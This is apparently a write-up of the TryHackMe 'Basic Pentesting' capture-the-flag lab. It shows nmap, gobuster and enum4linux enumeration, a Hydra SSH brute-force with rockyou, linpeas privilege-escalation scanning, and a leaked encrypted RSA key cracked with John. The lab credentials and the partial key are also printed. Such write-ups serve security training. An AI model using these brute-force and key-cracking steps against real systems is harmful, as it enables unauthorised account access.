

# This is writeup for basic pentesting THM CTF

- CTF Level: Easy
- Date: 6/29/2025
- Platform: THM CTF
- Category: jeopardy style
- IP: I have changed in to host(bppw)
- CTF Description: This CTF can makes observant, analytical, investigative, and to understand vulnerabilities.

**First we start with information gathering.**

**NB.** bppw is host of the target ip. Use IP in place of bppw.

To identify the services running on the target machine: `nmap -sV bppw`

```
(solace@solace)-[~/projects/CTF/THM/basic-pentesting_ctf]
$ nmap -sV bppw
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-29 05:19 EDT
Nmap scan report for bppw (10.10.214.7)
Host is up (0.16s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))
139/tcp   open  netbios-ssn  Samba smbd 4
445/tcp   open  netbios-ssn  Samba smbd 4
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8080/tcp  open  http         Apache Tomcat 9.0.7
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.66 seconds


(solace@solace)-[~/projects/CTF/THM/basic-pentesting_ctf]
```

I got some open ports with their version:

```
22/tcp  open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http         Apache httpd 2.4.41 ((Ubuntu))
```

139/tcp open **netbios-ssn** Samba smbd 4  
445/tcp open **netbios-ssn** Samba smbd 4  
8009/tcp open **ajp13** Apache Jserv (Protocol v1.3)  
8080/tcp open **http** Apache Tomcat 9.0.7


**When I visited the website on port 80/http, I came across these messages:**



# Undergoing maintenance

**Please check back later**

So, I decided to see view page source.



There's a small hint here that makes us curious. Let's goto the Gobuster directory scan and check it out.

use **Gobuster** to brute-force enumerate files and directories:


```
(solace@solace)-[~/projects/CTF/THM/basic-pentesting_ctf]
$ gobuster dir -u http://bppw/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)




[+] Url: http://bppw/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/development (Status: 301) [Size: 302] [→ http://bppw/development/]
Progress: 2648 / 220561 (1.20%)
```




## Index of /development

Name	Last modified	Size	Description
 <a href="#">Parent Directory</a>		-	
 <a href="#">dev.txt</a>	2018-04-23 14:52	483	
 <a href="#">j.txt</a>	2018-04-23 13:10	235	

Apache/2.4.41 (Ubuntu) Server at bppw Port 80

it's a conversation among the developers, likely a report.

Let's check dev.txt:




```
2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat to host that on this server too. Haven't made any real web apps yet, but I have tried that example you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm using version 2.5.12, because other versions were giving me trouble. -K

2018-04-22: SMB has been configured. -K

2018-04-21: I got Apache set up. Will put in our content later. -J
```

they're reporting about weak passwords. Let's check j.txt if they've changed it yet. :



```
← → ↻ 🏠  bppw/development/j.txt
🐞 Kali Linux 🌐 Kali Tools 📄 Kali Docs 🗉 Kali Forums 📡 Kali NetHunter 🔥 Exploit-DB 🔥 Google Hacking DB


For J:

I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials,
and I was able to crack your hash really easily. You know our password policy, so please follow
it? Change that password ASAP.

-K
```

Alright, based on the exploration of port 80, we gathered useful informations for exploitation, but don't be too confident until we've explored each corner.

**Now, let's visit the website on port 8080/http. :**



It looks like an Apache Tomcat Version 9.0.7 page.

## username & password finding (User brute-forcing)

At the nmap scan result, the samba service is running So I'll use **enum4linux** to find users. :

Do all simple enumeration(-a): `enum4linux -a bppw`

```
(solace@solace)-[~/projects/CTF/THM/basic-pentesting_ctf]
$ enum4linux -a bppw
Unknown option: 4
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Jun 29 06:13:51 2025
```

It takes some time ....finally:

```
[+] Enumerating users using SID S-1-22-1 and logon username '
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
S-1-22-1-1002 Unix User\ubuntu (Local User)
```

I got the **Username** = jan

But we need to know the password, so let's use Hydra for effective password cracking.

```
hydra -l jan -P /usr/share/wordlists/rockyou.txt bppw ssh -t 4
```

```
File Actions Edit View Help
(solace@solace)-[~/projects/CTF/THM/basic-pentesting_ctf]
$ hydra -l jan -P /usr/share/wordlists/rockyou.txt bppw ssh -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and
ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-29 06:40:31
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a p
revious session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~358610
0 tries per task
[DATA] attacking ssh://bppw:22/
[STATUS] 64.00 tries/min, 64 tries in 00:01h, 14344335 to do in 3735:31h, 4 active
[STATUS] 57.33 tries/min, 172 tries in 00:03h, 14344227 to do in 4169:51h, 4 active
[STATUS] 57.29 tries/min, 401 tries in 00:07h, 14343998 to do in 4173:14h, 4 active
[22][ssh] host: bppw login: jan password: armando
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-29 06:54:31
```

Now, I will log in via SSH. I have the **username** and **password**.

```
ssh jan@10.10.104.79
```

```
jan@ip-10-10-214-7:~$ whoami
jan
jan@ip-10-10-214-7:~$
```

Now, I want the `user.txt` flag.

## Enumerate the machine to find any vectors for privilege escalation

[LinPeas](#) is a shortcut to identify vulnerabilities or possible ways to escalate privileges to root.

Another method to transfer files would be using **scp**, granted we have obtained ssh user credentials on the remote host.

```
scp linpeas.sh jan@10.10.104.79:/dev/shm
```

We can do so as follows:

```
(solace@solace)-[~/projects/CTF/THM/basic-pentesting_ctf]
$ scp linpeas.sh jan@bppw:/dev/shm
jan@bppw's password:
linpeas.sh
100% 932KB 138.6KB/s 00:06
```

And, then run **LinPeas** on the **target** machine.

If not works give it +x permission then run again

```
./dev/shm/linpeas.sh
```


From the scan results, we found something interesting — kay's id\_rsa key.

```
Searching ssl/ssh files
Analyzing SSH Files (limit 70)

-rw-r--r-- 1 kay kay 3326 Apr 19 2018 /home/kay/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75
IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUANKcRrg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUzTueBPsmB487RdFVktOVQrVHty1K2aLy2Lka2Cnfjz8LLv+FMadsN
XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3QOFIYlSPMYv79RC65i6frkDSvxXzbdFX
AkAN+3T5FU49AEVKBjtZnLTEBw31mxjv0lLXAqIaX5QfeXMacIQOUWCHATlpVXMN
lG4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lpbCb4UEawX0Tt+VKd6kzh+Bk0aU
hWQJCdnB/U+dRasu3oxqyklKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqLQxMl
lIWZye4yrLETfc275hzVvYh6FkLgtOfaly0bMqGIRm+eWVoX0rZPBlv8iyNTDdDE
3jRjqb0GLPs01hAWKIRxUPaEr18lcZ+0LY00Vw2oNL2xKUgtQpV2jwH04yGdXbfJ
LYWLXxnJJpVMhKC6a75pe4ZVxfmMt0QcK4oK01aRGMqLFNwaPxJYV6HauUoVExN7
bUpo+eLYVs5mo5tbpWDhi0NRfnGP1t6bn7Tvb77ACayGzHdLpIAqZmv/0hwRTnrb
RVhY1CUf7xGNmbmzYHZNEMppE2i8mFSaVFCJEC3CdGn5TvQUXfh6CJJRVrhdxVy
VqVjsot+CzF7mbWm5nFsTPPlOnndC6JmrUEUjeIbLzBcW6bX5s+b95eFeceWMMVe
B0WhqnPtDtVtg3sFdjxp0hgGXqK4bAMBnM4chFcK7RpvCRjsKyWYVEDJMYvc87Z0
ysv0pVn9WnFOUDON+U4pYP6PmNU4Zd2QekNIWYEXZIZMyypuGCFdA0SARf6/kKwG
oH0ACCK3ihAQKKb0+SflgXBaHxb6k0ocMQAWIOxYJunPKN8bzzlQLJs1JrZXibhl
VaPeV7X25NaUyu5u4bgtFhb/f8aBKbel4XlWR+4HxbotpJx6RVByEPZ/kVi0q3S1
GpwHSRZon320x44h0PkCg66JDyHLS6B328uViI6Da6frYi0nA4TEjJTP05RpcSEK
QKIg65gICbpcWj1U4I9mEHZeHc0r2lyufZbnfYUr0qCv08+mS8X75seeoNz8auQL
```



**What is the name of the other user you found(all lower case)?**

A terminal window with a dark background and light-colored text. The menu bar at the top shows 'File', 'Actions', 'Edit', 'View', and 'Help'. The terminal output shows a user named 'jan' at a machine 'ip-10-10-214-7' in the directory '~'. They run 'cd ..' to move to the parent directory, then 'ls' to list files. The output of 'ls' shows 'jan', 'kay', and 'ubuntu'. The prompt returns to 'jan@ip-10-10-214-7:/home\$'.

```
File Actions Edit View Help
jan@ip-10-10-214-7:~$ cd ..
jan@ip-10-10-214-7:/home$ ls
jan  kay  ubuntu
jan@ip-10-10-214-7:/home$
```

**If you have found another user, what can you do with this information?**

Copy the above key and create an `id_rsa` file on our machine. I'll use John the Ripper to crack this SSH hash.

For SSH hashes, you need to use `ssh2john` to make it easier to crack with John.

```
ssh2john id_rsa > id_rsa.hash
```

**So let's crack the hash with John:**

```
john --wordlist=/usr/share/wordlists/rockyou.txt
id_rsa.hash
```



```
(solace@solace)~/projects/CTF/THM/basic-pentesting_ctf
$ nano id_rsa

(solace@solace)~/projects/CTF/THM/basic-pentesting_ctf
$ ssh2john id_rsa > id_rsa.hash

(solace@solace)~/projects/CTF/THM/basic-pentesting_ctf
$ ls
id_rsa id_rsa.hash linpeas.sh

(solace@solace)~/projects/CTF/THM/basic-pentesting_ctf
$ john --wordlist=/usr/share/wordlists/rockyou.txt id_rsa.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax (id_rsa)
1g 0:00:00:00 DONE (2025-06-29 07:53) 3.225g/s 266890p/s 266890c/s 266890C/s behlat..bball40
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(solace@solace)~/projects/CTF/THM/basic-pentesting_ctf
$
```

I found kay's password.

Let's proceed by logging in to SSH on the jan machine.

```
ssh -i /home/kay/.ssh/id_rsa kay@10.10.214.7
```

```
Enable ESM infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection
or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2025.

Last login: Sun Jun 22 13:40:04 2025 from 10.23.8.228
kay@ip-10-10-214-7:~$
```

What is the final password you obtain?

what the `pass.bak` file is. Let's read it.

```
kay@ip-10-10-214-7:~$ ls
pass.bak
kay@ip-10-10-214-7:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@ip-10-10-214-7:~$
```

**Finally I DID IT!!**

**CTF Mission accomplished!**



**Congratulations on completing Basic Pentesting!!! 🎉**

**Name:** Solomon Tesfaye

Ethical Hacker

**Types of Attacks:**

Brute-Force Attack, Privilege Escalation AND SSH and Samba Services

**Severity Level:** High